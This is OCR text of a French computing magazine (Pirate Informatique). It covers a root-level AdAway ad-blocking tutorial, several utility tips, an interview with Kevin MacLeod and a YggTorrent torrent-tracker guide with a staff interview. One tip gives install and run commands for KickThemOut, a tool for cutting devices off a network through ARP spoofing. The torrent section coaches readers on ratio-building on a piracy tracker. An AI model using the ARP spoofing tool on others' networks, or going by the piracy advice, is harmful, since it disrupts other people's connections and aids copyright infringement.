
DIFFICULTÉ :

01 PRÉREQUIS

Pour utiliser AdAway, il vous faudra une tablette ou un smartphone rooté avec minimum un Android 2.1 (rappelons que nous en sommes à la version 8.0). L'appli a été virée du Google Play Store pour des raisons évidentes : Google, qui fonctionne avec la publicité ne va pas aider à se tirer une balle dans le pied en proposant une appli comme ça sur son market...CQFD..

02 INSTALLATION

Installez l'APK depuis le site **https://f-droid.org** ou téléchargez-le sur votre navigateur pour le transférer. Faites comme bon vous semble, mais attention, ne téléchargez jamais l'appli ailleurs (ou faites confiance à la version sur notre CD) ! Comme il faut autoriser l'installation à partir de sources inconnues, vous risquez de chopper un virus si vous installez une version modifiée.




03 CHANGEMENT DU HOSTS

Installez l'appli et octroyez-lui les droits Super Utilisateur. L'interface n'a rien de sorcier, il suffit de cliquer sur le premier bouton (le deuxième restaurera le fichier hosts par défaut) et d'attendre un peu que la modification devienne effective. On vous conseillera de

redémarrer l'appareil : faites-le. Bravo, vous avez réussi. Si vous rencontrez des problèmes, regardez notre encadré...

04 LES OPTIONS COMPLÉMENTAIRES

Il existe des options complémentaires (les trois points en haut à droite) pour les perfectionnistes comme la possibilité d'ajouter une liste d'exclusion. Dans sources d'hôtes, modifiez vous-même votre fichier hosts en tapant **filtre adaway** dans un moteur de recherche.On vous proposera aussi de pouvoir tracer vos requêtes DNS (pour retrouver «à la main» un serveur publicitaire non répertorié), d'ouvrir directement le fichier hosts si vous jonglez entre plusieurs versions, de voir vos listes d'exclusion ou de rechercher des «pubiciels» (de fausses applis qui vont afficher des pubs ou des applis légitimes qui s'accordent un peu trop de liberté avec votre temps de cerveau disponible)



ÇA MARCHE PAS ?

AdAway peut ne pas fonctionner avec votre forfait 3G, mais il est possible d'y remédier en désactivant le proxy dans **Paramètres**>**Sans fil et réseau**>**Réseaux mobiles**>**Noms des points d'accès** et supprimer la valeur dans le champ «proxy». Pour certains appareils (HTC notamment), il faudra activer les droits de lecture/écriture sur la partition système (Qwant est votre ami !). Si vous avez Chrome, il faudra désactiver le proxy de compression de données qui permet d'accélérer l'affichage des pages Web. Enfin, si vous avez un problème avec une appli en particulier (plantage, affichage de pubs), il faudra regarder ici :
http://tinyurl.com/ybwhw6ol.

#1 Remplacer le terminal de Windows

AVEC TERMINAL WINGS

Terminal Wings va avantageusement remplacer l'invite de commande MS-Dos. Comme précisé dans la description, il ne s'agit pas d'un émulateur, mais d'une sorte de skin de luxe. Au programme : navigation par onglet, code couleur, possibilité d'ajouter un papier peint, d'utiliser un effet de transparence, de créer des profils distincts (apparence, emplacement du shell, commande à exécuter), etc.

Lien : **www.phrozensoft.com**

#2 Les permissions Linux faciles

AVEC CHMOD CALCULATOR

Effectivement, lorsqu'on commence sous Linux, le concept de permissions/droits n'est pas facile à appréhender. Sur ce site (en anglais), vous devrez juste cocher des cases correspondantes aux permissions que vous voulez accorder au propriétaire, au groupe et aux autres : lecture, écriture et exécution. On trouve aussi d'autres options complémentaires : silent, verbose, recursive, sticky, etc. Votre ligne de commande est prête à être copiée-collée dans un terminal immédiatement !

Lien : **https://chmodcommand.com**

#3 Dégagez les intrus

AVEC KICK THEM OUT

Cet outil sous Linux vous permet simplement de déconnecter des périphériques de votre réseau et de profiter de toute la bande passante. Sélectionnez des périphériques spécifiques ou tous les périphériques avant de lancer une attaque ARP spoofing sur votre réseau local. Pour l'installer faites :

sudo apt-get update && sudo apt-get install nmap

git clone https://github.com/k4m4/kickthemout.git

cd kickthemout/

sudo python -m pip install -r requirements.txt


sudo python kickthemout.py

Lien : **https://nikolaskama.me/kickthemoutproject**

#4 Un «God Mode»

AVEC WINDOWS

Loin d'être une réelle mainmise totale sur le système, ce «mode Dieu» prend la forme d'un dossier qui fait office de «super Panneau de configuration». La bonne nouvelle, c'est que cette fonctionnalité est la même sur toutes les versions de l'OS depuis Windows 7 et que les étapes pour en profiter sont identiques. Il suffit de créer un nouveau dossier (clic droit puis **Nouveau** et **Dossier**) sur le bureau et de le nommer **GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}**. Double-cliquez sur votre nouvelle icône et contemplez vos nouvelles fonctionnalités...



#5 Changez facilement de DNS

AVEC QUICKSETDNS

QuickSetDNS est un outil simple qui vous permet de changer facilement les serveurs DNS utilisés pour votre connexion Internet. Vous pouvez définir les serveurs DNS souhaités à partir de l'interface utilisateur, en choisissant dans une liste que vous avez définie ou en ligne de commande. Plus besoin d'ouvrir 50 fenêtres dans les options de Windows. Si vous ne savez pas où trouver des DNS libres et rapides, tentez www.opennic.org.


Lien : **www.nirsoft.net/utils/quick_set_dns.html**

#6 Limiter la bande passante de vos applications

AVEC NETBALANCER

NetBalancer est un petit logiciel qui va devenir indispensable à tous les «control freak» de la bande passante. Une fois installé, il va non seulement vous afficher toute votre activité réseau, mais il permet aussi de mettre des garde-fous. En cliquant sur l'icône en haut à droite à côté du petit nuage, vous pourrez contrôler la priorité de download/upload de chaque processus. Pratique, pour éviter d'engorger la bande passante lorsque vous travaillez.
Il est possible d'éditer des règles précises, de couper complètement le trafic vers certaines applications : le contrôle total quoi...

Lien : **https://netbalancer.com**



NOS GUIDES WINDOWS 100% PRATIQUES

POUR UN PC

+ Puissant
+ Beau
+ Pratique
+ Sûr

Mini Prix : 3,50 €


Chez votre marchand de journaux


LE DROIT D'AUTEUR ? C'EST DÉPASSÉ !

Peut-être vous êtes vous un jour démené pour trouver une musique libre de droits à utiliser sur une de vos créations. Pas facile, car même s'il existe des plates-formes spécialisées, il faudra forcément mettre la main à la poche. Que vous soyez vidéaste, concepteur de jeux vidéo, YouTubeur ou organisateur d'évènements, nous avons trouvé une solution pour vous !

Kevin MacLeod est un musicien américain très productif. Vous ne le connaissez certainement pas, mais vous avez sans doute déjà entendu ses compositions sans le savoir. Il est l'auteur de la musique de près de 3 millions de vidéos YouTube et plus de 1000 films (source IMDb). Et ce n'est pas tout, on retrouve ses créations dans des parcs d'attractions, des films pornographiques, des machinimas, des pubs, des documentaires, des téléfilms, des jeux vidéo (*Kerbal Space Program* par exemple), etc. Même si

Ce qui est amusant avec les productions de Kevin c'est que *«Friendly Day»*, la musique qui a été utilisée dans le film *Hugo* Cabret peut être utilisée dans des vidéos de chats, un ascenseur ou un porno amateur...





ses œuvres sont le plus souvent utilisées dans des productions à petits budgets, Martin Scorsese (*Taxi Driver*, *Casino*, etc.) a intégré un de ses morceaux dans sa grosse production *Hugo Cabret*. Son *Canon in D Major* est particulièrement prisé lors des mariages pour remplacer la marche nuptiale par exemple.

LE SECRET ? C'EST GRATUIT...

Comment fait-il ? C'est simple, tout est gratuit ! Que vous désiriez faire un projet commercial ou non, il suffit de créditer l'auteur pour avoir le droit d'utiliser un morceau de son catalogue. Vous avez même le droit de le modifier comme bon vous semble. Si vous ne souhaitez pas que son nom apparaisse, il faudra acheter une licence. En fonction de ce que vous voulez faire, le prix et les termes changent légèrement. Si vous voulez passer sa musique (tout le catalogue) dans votre restaurant cela vous coûtera 95$ pour une licence de 10 ans, pour une pub c'est 30$, une vidéo YouTube c'est 5$ et ce tarif est juste «suggéré». Pour éviter d'avoir à naviguer dans le site et les 2000 morceaux qu'il renferme, vous pouvez télécharger l'intégralité du catalogue pour 48$. Mais pour ce prix, vous devrez créditer l'auteur à chaque fois. Dans le cas contraire, les morceaux s'achètent au détail avec des tarifs dégressifs. Voyons comment cela fonctionne et laissons la parole au *Maestro*...

KEVIN MACLEOD : LE DOCUMENTAIRE

Réalisé par un utilisateur des musiques de Kevin, le documentaire Royalty Free de Ryan Camarda devrait sortir très bientôt. Le but du film est de suivre le processus créatif de Kevin et converser avec les utilisateurs les plus connus et ceux qui emboîtent le pas de Kevin en copiant son mode de distribution.

Lien : **www.royaltyfreedoc.com**

Interview de Kevin MacLeod,

musicien et créateur du site Incompetech

POUVEZ-VOUS VOUS PRÉSENTER BRIÈVEMENT ET NOUS EXPLIQUER VOTRE PARCOURS MUSICAL ?

Je suis Kevin MacLeod et je suis compositeur. J'ai commencé par faire une école de musique puis j'ai joué de manière professionnelle à partir de 16 ans. Pendant 10 ans j'ai ensuite travaillé dans les nouvelles technologies, mais lorsque ça s'est terminé, je suis retourné à la musique.

PAS À PAS

Incompetech en 2 étapes !

CE QU'IL VOUS FAUT

INCOMPETECH

OÙ LE TROUVER ? : **https://incompetech.com**

DIFFICULTÉ :

01 RECHERCHE

Le site est très bien fait, il suffit de cliquer sur **Full Search** pour trouver votre bonheur. Il y a des boutons pour voir les détails de chaque morceau ou juste afficher la liste. Il est possible de naviguer entre les genres, les tempos et la longueur des


morceaux. **Feels** permet de chercher un style particulier: **Epic**, **Mystical**, **Dark**, **Bouncie**, etc. Si vous connaissez le nom du morceau, vous pouvez le chercher directement, mais si vous n'avez en tête qu'un instrument, vous pouvez toujours taper (en anglais) **piano** ou **guitar** par exemple.

02 TÉLÉCHARGEMENT

Il suffit ensuite de télécharger le morceau gratuitement. Vous pouvez aussi imprimer une licence et obtenir le numéro ISRC demandé par YouTube lorsque vous mettez une vidéo en ligne par exemple. Ha oui, et si vous voulez être mis au courant des dernières créations ou voir Kevin travailler en direct, jetez un coup d'oeil à ses chaînes YouTube et Twitch!

www.youtube.com/user/kmmusic

https://go.twitch.tv/kevinmacleod



Comment en êtes-vous arrivé à utiliser ce système de distribution ? Manque de visibilité ou altruisme artistique ?

En 2005 on m'a demandé de composer un morceau qui n'a pas plu au commanditaire. J'ai juste mis ce morceau en ligne pour qu'il profite à quelqu'un. Tout part de là.

La notion de copyright est dépassée selon vous ?

J'en suis sûr. Il y a certains pays où la notion de copyright n'existe pas et il me semble que les gens là-bas continuent d'être créatifs même si la distribution est différente. Pour ma part, je n'ai pas besoin de toutes ces protections de copyright qu'on veut bien me donner...alors j'y renonce simplement. J'aimerais voir d'autres mouvements créatifs parallèles avec plus de personnes composant de la musique sous Creative Commons. L'innovation découlant de l'utilisation de cette licence doit éclipser la notion de copyright standard à l'avenir.

En fait, la star de YouTube c'est vous non ?

[Il fait semblant de ne pas comprendre, NDLR]

Et bien, je ne pense pas être une personnalité très attrayante et je suis un très mauvais acteur.


Connaissez-vous des Français ou francophones qui utilisent vos oeuvres ?

Non pas du tout, je ne connais pas vraiment de gens connus en fait. La plupart du temps, je suis à la maison et je compose ma musique.

Y-a-t-il à votre connaissance d'autres musiciens qui ont opté pour votre système de distribution

Oui bien sûr ! Alexander Nakarada, Jason Shaw, Josh Woodward... Il y en a des douzaines. Je tiens une liste sur la FAQ de mon site en bas de la page : **http://incompetech.com/music/royalty-free/faq.html**

YGGTORRENT : LE RENOUVEAU DU TORRENT ?



Les téléchargeurs/partageurs de tous poils n'auront pas attendu bien longtemps après la chute de t411 pour à nouveau profiter d'un tracker semi-privé digne de ce nom. YggTorrent a décidé de faire perdurer l'esprit de son prédécesseur tout en se détachant du côté mercantile du site québécois...

LEXIQUE

***BITTORRENT :**
Il s'agit en fait d'une méthode de téléchargement basée sur le partage de la bande passante et la décentralisation. Au lieu de télécharger un fichier directement depuis un serveur, BtTorrent fonctionne avec un fichier .torrent de quelques kilo-octets qui va contenir toutes les informations permettant à celui qui veut télécharger de se connecter aux autres personnes qui sont intéressées par le fichier (leechers), ou qui l'ont déjà en intégralité (seeders).

***TRACKER :**
C'est un site sur lequel on trouve des fichiers .torrent.

Comme nous vous l'expliquions dans les news du précédent numéro, la fermeture du tracker t411 a fait grand bruit sur la Toile et même à la télévision. Imaginez un peu une collaboration policière entre la France et la Suède, des plaintes de la Sacem et de l'ALPA, des arrestations partout dans le monde, la disparition de milliers de fichiers rares, etc. Non non, il ne s'agissait pas d'un site de Daesh, mais de quelques mecs qui proposaient du contenu multimédia en téléchargement... Même si nous trouvons cette débauche de moyens complètement disproportionnée, nous n'allons pas pleurer pour t411. Vous le savez, même si nous respectons les uploadeurs et les utilisateurs, nous n'avons jamais été très fans des côtés «pompe à fric» et despotique de ce site. C'est donc avec bonheur que nous avons découvert quelques semaines après ce coup de tonnerre le site YggTorrent.com, un tracker qui a vite fait l'unanimité auprès des anciens de t411. YggTorrent c'est toute une philosophie : pas de pub, des admins sympas et accessibles, des news sur les nouveautés ou heures de maintenance sur Twitter et des super cadeaux en termes de ratio. Les téléchargeurs ne s'y sont pas trompés, la communauté est de plus de 370 000 personnes à l'heure où nous écrivons ces lignes.

UN TRACKER EN CONSTRUCTION

Comme feu t411.ai, YggTorrent est un tracker semi-privé. Vous devez, en plus de vous inscrire, faire en sorte de garder un ratio au-dessus de 1. Ce n'est pas si compliqué à condition de ne pas télécharger comme un fou et surtout de laisser en «seed» (partage) les Torrents que vous avez dans votre client. En effet, le débit en upload est moins grand que pour le téléchargement. Si vous téléchargez un film de 2 Go, il faudra donc que vous laissiez le fichier même arrivé à 100 % (20 divisé par 20 = 1, votre ratio). Si votre ration descend en dessous de 1, vous n'avez qu'un temps limité pour le faire remonter sans quoi, votre compte sera banni. Vous pouvez très bien refaire un compte depuis une autre adresse e-mail, mais vous perdrez alors vos messages, votre historique, vos demandes, etc. Le site a dû reprendre le flambeau un peu dans la précipitation, il existe encore de nombreuses améliorations à intégrer, mais il s'agit d'un vrai successeur à t411.ai.

L'AVIS DE LOLO5966 SUR LE MONDE DU TORRENT

Uploadeur très actif depuis de nombreuses années, Lolo est un ami de la rédaction rencontré sur t411.ai où il uploadait certains de nos magazines. Comme il connaît bien le milieu du Torrent francophone, nous lui avons demandé son avis sur le paysage actuel. Attention, il s'agit d'un cliché réalisé à un moment donné...

Concernant YggTorrent, un monde de fou s'est jeté sur ce site après la fermeture de t411.ai. Qui dit beaucoup de monde, dit beaucoup de fichiers, mais également une bonne vitesse de téléchargement (au niveau du t411 historique). Par contre, pour les puristes, le site est considéré comme mal foutu. Il faut dire qu'il a été lancé dans le grand bain sans aucune règles, des uploads sans préz, des virus et un moteur de recherche perfe ctible. Je pense que les responsables ont voulu récupérer les utilisateurs de t411.ai sans être vraiment prêts. Maintenant tout se met en place petit à petit avec des modos qui passent leur vie à revérifier tous les uploads faits depuis juillet ! Concernant le nouveau t411.si, j'ai un peu de mal à le situer, car je ne comprends pas ce qu'ils veulent faire exactement. C'est un site copié-collé sur l'ancien t411 sans être vraiment un tracker avec les 3/4 des onglets qui ne fonctionnent pas et un contenu vraiment pas à la hauteur.

DU CÔTÉ DES TRACKERS PRIVÉS...

Je fréquente beaucoup de sites (La Caverne, Le Chaudron, César Torrent, etc.), mais aucun n'arrive à la cheville de ce qui se passe chez Elite Tracker. Le gros plus de ce site c'est sans aucune contestation l'ambiance qui y règne. Ce tracker privé [il vous faudra une invitation pour vous connecter, NDLR] ressemble plus à une famille où tout le monde se connaît et où règne une ambiance hyper chaleureuse. Les modos et admins sont très sympathiques, se mêlent aux différents délires qui peuvent se passer sur la shout box. Concernant les moins on peut dire que le tracker étant privé, il n'y avait pas un grand choix ou une grande diversité de fichiers avant la fermeture de t411. Maintenant les uploads arrivent en masse et le contenu s'est énormément étoffé, car beaucoup d'anciens gros uploadeurs et de possesseurs de seedbox sont arrivés sur ce tracker ce qui permet de ne pas attendre 3 jours pour rentrer un film. Maintenant qui dit tracker privé dit obligatoirement contenu à faire évoluer, car des petites pépites de films datant des années 80 ou 70 sont absentes. Mais le temps fait son œuvre...

QUAND «PIRATE» SE FAIT PIRATER...

Nos magazines *Pirate Informatique* et Les *Dossiers du Pirate* ont toujours été présents sur les sites de téléchargement direct ou P2P et c'est un peu la rançon de la gloire! Lorsqu'on s'appelle «Pirate», il ne serait pas sérieux d'être contrarié par un tel engouement. Nombreux sont nos lecteurs qui viennent à l'origine du téléchargement illégal tandis que d'autres font le chemin inverse pour profiter de leur magazine préféré sur leur tablette une fois la version papier achetée. Soutenez-nous en achetant le magazine et en parlant de nous autour de vous !

PAS À PAS

Bien débuter avec YggTorrent

CE QU'IL VOUS FAUT

YGGTORRENT

OÙ LE TROUVER ? : **https://yggtorrent.com**

DIFFICULTÉ :

01 LE WIKI

Avant de télécharger ou uploader sur YggTorrent, faites d'abord un tour sur le Wiki. Vous y verrez les règles du tracker, l'explication de la notion de ratio, les uploads interdits et pas mal de tutoriels. Tout en bas vous aurez aussi un lien : **Logiciels et configurations recommandés selon votre système d'exploitation**. C'est une page qui va détecter votre OS et vous proposer des logiciels recommandés et un guide pour la configuration de votre client.

Lien : https://wiki.yggtorrent.com

02 ÉVITEZ LES FICHIERS POPULAIRES

Pour garder un ratio correct, évitez les Torrents rapides et populaires (**Torrents du moment**) : vous allez avoir rapidement votre fichier, mais comme vous allez être nombreux à le partager, la probabilité d'avoir des peers qui viennent «piocher» chez vous est très mince et votre ratio aura bien du mal à augmenter. C'est la même chose avec les nouveautés, très demandées, mais comportant déjà plein de seeders qui possèdent sans doute des connexions meilleures que la vôtre ou des seebox. Vous trouverez d'autres astuces et un lexique ici : https://goo.gl/PkaHGt


03 ...TOUT COMME LES FICHIERS MARGINAUX

Ne téléchargez pas non plus des fichiers dont personne ne veut pour commencer. Attendez d'avoir un matelas confortable de données uploadées pour commencer à télécharger des films iraniens des années 80 sous-titrés en farsi. Si peu de gens sont intéressés, vous ne risquez pas non plus de partager. Optez pour des ressources peu seedées mais très demandées comme des dessins animés de studios très connus ou du porno (attention de ne pas confondre au final !). Même si cela ne vous intéresse pas, vous remontrez votre ratio. Sur notre capture, vous voyez que ces Torrents avec ses plus de 1000 seeders, n'ont pas «besoin» de vous pour vivre.

04 RALENTISSEZ LES TÉLÉCHARGEMENTS

Une bonne astuce consiste à ralentir délibérément le débit de téléchargement. En effet, le protocole BitTorrent est conçu pour favoriser l'upload (le partage) lorsque l'on est en train de télécharger. Tant que vous n'êtes pas à 100%, vous êtes donc prioritaire. Pourquoi télécharger le plus vite possible si vous souhaitez visionner votre film dans 2 jours ? Limitez le téléchargement à 100 Ko/s au lieu du 1Mo/s habituel ! Il est aussi possible de limiter le débit pour tous les Torrents en une seule fois.

05 RESTEZ EN SEED ET NE DÉPLACEZ RIEN !



Ne soyez pas bête non plus et évitez de déplacer vos fichiers : le client «sait» où ils se trouvent et si vous les déplacez, il ne seront plus partagés! Si vous avez besoin de les lire (sur la Freebox, Kodi, une clé USB), faites une copie et ne touchez pas aux originaux qui seront stockés bien sagement dans leur dossier. C'est la même chose pour les fichiers .torrent : ne les effacez pas et restez en «seed»...

NDLR : Au moment où vous lirez cet article, l'interface de YggTorrent aura sans doute déjà changé, ne vous en faites pas, c'est bien le même site...

INTERVIEW de Poka, porte-parole de YggTorrent

Pouvez-vous vous présenter brièvement et nous donner votre adresse pendant qu'on y est ?
Oui bien sûr, je suis Thomas Pleinlabarbe et j'habite à La Combe dans le Vercors. Mes collègues Fang et Nadejda habitent à Nam Cap dans la province de Bueng Kan en Thaïlande et à Tioumen en Russie.

C'est la fermeture du t411 historique qui a tout déclenché ou vous aviez ce projet en tête avant ?
Certains d'entre nous militent depuis un certain temps pour la libre circulation des données sur les réseaux ainsi que pour l'avènement d'outils numériques citoyens libres, l'open data, etc. Il est clair que la fermeture de t411 fut comme un électrochoc et il était hors de question de ne rien faire. Nous n'aurions cependant jamais lancé ce projet sans la fermeture de t411.

Combien de personnestravaillent pour le site ?
Actuellement les rangs du staff comportent précisément 36 membres actifs participants au développement du site, l'administration des serveurs, la modération des forums et surtout le tri du contenu de chaque torrent par la team-pending.

Combien d'utilisateurs compte YggTorrent à ce jour ?
Au moment où j'écris ces lignes, plus de 373 000 utilisateurs sont inscrits sur le site.

Après la chute du t411 historique, il y avait beaucoup d'attentes autour de celui qui allait prendre la relève et vous avez essuyé de nombreuses critiques que nous trouvons parfois injustifiées (problèmes de sécurité, doublons, pas de préz, virus, «c'est des jeunes, ils vont se planter», etc.) Comment avez-vous vécu cette période ?
Tout d'abord nous sommes et serons toujours à l'écoute de la communauté à tous les niveaux, sans eux cette aventure n'existerait pas et leur feedback nous est précieux. Depuis le début du site, celui-ci a énormément évolué. Nous avons corrigé la grande majorité des bugs, ajouté les fonctionnalités nécessaires pour que la team pending puisse faire son travail et colmaté les quelques failles de sécurité. Cependant les soi-disant failles de sécurité relayées notamment par un certain atmon3r ainsi que par Linda_Angelle sur Twitter (coucou) n'étaient en réalité que du flan relayé par des ados s'essayant à l'informatique maladroitement et partageant des résultats de scans réseaux ne relevant rien d'anormal ou alors complètement faussés. Les vrais «white hat» contactent le staff directement en privé sans se vanter de quoi que ce soit. Maintenant nous avons bien conscience que ce type de service déchaîne constamment les passions des uns et des autres. Il faut donc prendre tout cela avec beaucoup d'humilité et ne pas entrer dans les controverses induites par les nombreux trolls de la toile ainsi que le jeune public notamment installé sur le forum 18-25 de Jeux-video.com.

On vous met parfois dos-à-dos avec le «nouveau» T411.si, pouvez-vous expliquer en quoi YggTorrent est différent ?
Il est bon de préciser que nous offrons un service différent de ce nouveau t411, qui n'est plus un tracker privé comme le précédent, mais bien un référenceur de contenu présent sur d'autres trackers publics. Ils ne disposent pas pour le moment de leur propre tracker, contrairement à nous. C'est ce qui nous permet d'avoir un contenu de qualité, filtré minutieusement par l'équipe de team pending qui scan chaque torrent entrant à la loupe et effectue son travail merveilleusement bien. Je vois ces deux plates-formes comme des services différents par leur nature et donc complémentaires, tout comme peut l'être Torrent9 qui offre un type de service encore différent des nôtres (avec un contenu uploadé uniquement pour leur équipe).

Contrairement à certains, votre site n'est pas bourré de pubs. Comment faites-vous pour faire tourner la boutique ?

Nous travaillons tous par passion et militantisme bénévolement, et cela ne changera pas. Nous avons fait en sorte de minimiser les dépenses liées aux serveurs sans que cela ampute pour autant la sécurité et la stabilité du système. L'ensemble des dépenses est à la charge des administrateurs. Quelques dons des membres viennent nous aider à financer cela. Bientôt nous allons proposer aux membres des compensations en termes de ratio en échange de leurs dons. Cela devrait permettre de financer les serveurs sans nous ruiner et de proposer toujours plus de qualité de service.

Quelles mesures avez-vous prises pour éviter de vous retrouver dans une «situation inconfortable» ?

Nous avons pris les mesures nécessaires pour notre sécurité ainsi que celle des membres. L'ensemble des données sont chiffrées, les paiements se font uniquement en Bitcoin de manière anonyme et nous ne percevons aucun revenu. Les serveurs sont hébergés en offshore. Pour rappel nous n'hébergeons aucun contenu illégal sur nos serveurs, nous mettons simplement des gens en relation pour qu'ils puissent échanger librement leurs données. Des règles d'upload strictes sont mises en place, comme l'interdiction des films encore au cinéma par exemple.

Nous avons lu que vous étiez intéressé par «héberger» YggTorrent via Zeronet (voir Pirate Informatique n°29 pour en savoir plus sur ce réseau). C'est toujours d'actualité? Pourquoi pas un hidden service Tor ?

Pour tout vous dire, l'idée de base était de relancer t411 en Zeronet. Très vite nous avons pris la décision de relancer finalement un service centralisé une fois de plus, mais avec des garde-fous en matière de préservation de base de données. Celle-ci est sauvegardée régulièrement sur des serveurs externes, de manière à ce que si problème il y a, YggTorrent puisse rebooter ailleurs quoi qu'il arrive. Pour le moment nous sommes assez débordés par les améliorations nécessaires à la plate-forme actuelle, mais dès que les choses se calmeront, nous allons sérieusement réfléchir à la décentralisation pure et dure de YggTorrent par Zeronet. Pour rappel, le service Zeronet passe presque par défaut par le réseau Tor. Pourquoi pas un hidden service sur Tor ? Simplement parce que cela rendrait plus difficile l'accès au service pour la majorité des utilisateurs. Cacher le service sous Tor ne changerait en rien la nature de l'hébergement, cela brouillerait simplement les pistes du chemin d'accès à celui-ci. Mais par exemple nous ne sommes plus en mesure de maintenir l'hébergement de YggTorrent, le fait que celui-ci soit décentralisé via Zeronet permettrait de garantir l'accès au service ce qui ne serait pas le cas avec un simple hidden service sous Tor. Un tracker tel que YggTorrent sous Zeronet entérinerait définitivement la pérennité du réseau ad vitam aeternam, sans plus aucun risque de censure. À nous désormais, de rendre ce défit technique, possible et accessible.

Quelles sont les fonctionnalités que vous souhaitez ajouter à l'avenir?

Nous songeons à de nombreuses fonctionnalités et nous étudions chacune d'entre elles en fonction de leur pertinence et de leur faisabilité. Par exemple, nous pourrions proposer un système de streaming pour le contenu vidéo directement sur la page de présentation de chaque Torrent. Cela serait une première en la matière pour ce type de plate-forme. Mais nous vous préparons déjà quelques surprises en termes d'expérience utilisateur sur le site.

